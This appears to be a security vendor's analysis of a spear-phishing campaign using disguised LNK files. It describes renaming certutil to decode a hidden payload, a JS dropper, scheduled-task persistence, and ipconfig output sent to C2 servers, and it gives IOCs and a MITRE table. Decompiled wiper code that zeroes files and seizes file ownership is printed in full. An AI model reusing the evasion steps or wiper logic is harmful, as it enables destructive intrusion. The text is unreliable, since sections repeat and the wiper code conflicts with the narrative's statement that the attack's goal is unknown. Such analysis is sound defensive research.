Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.


The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.




```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



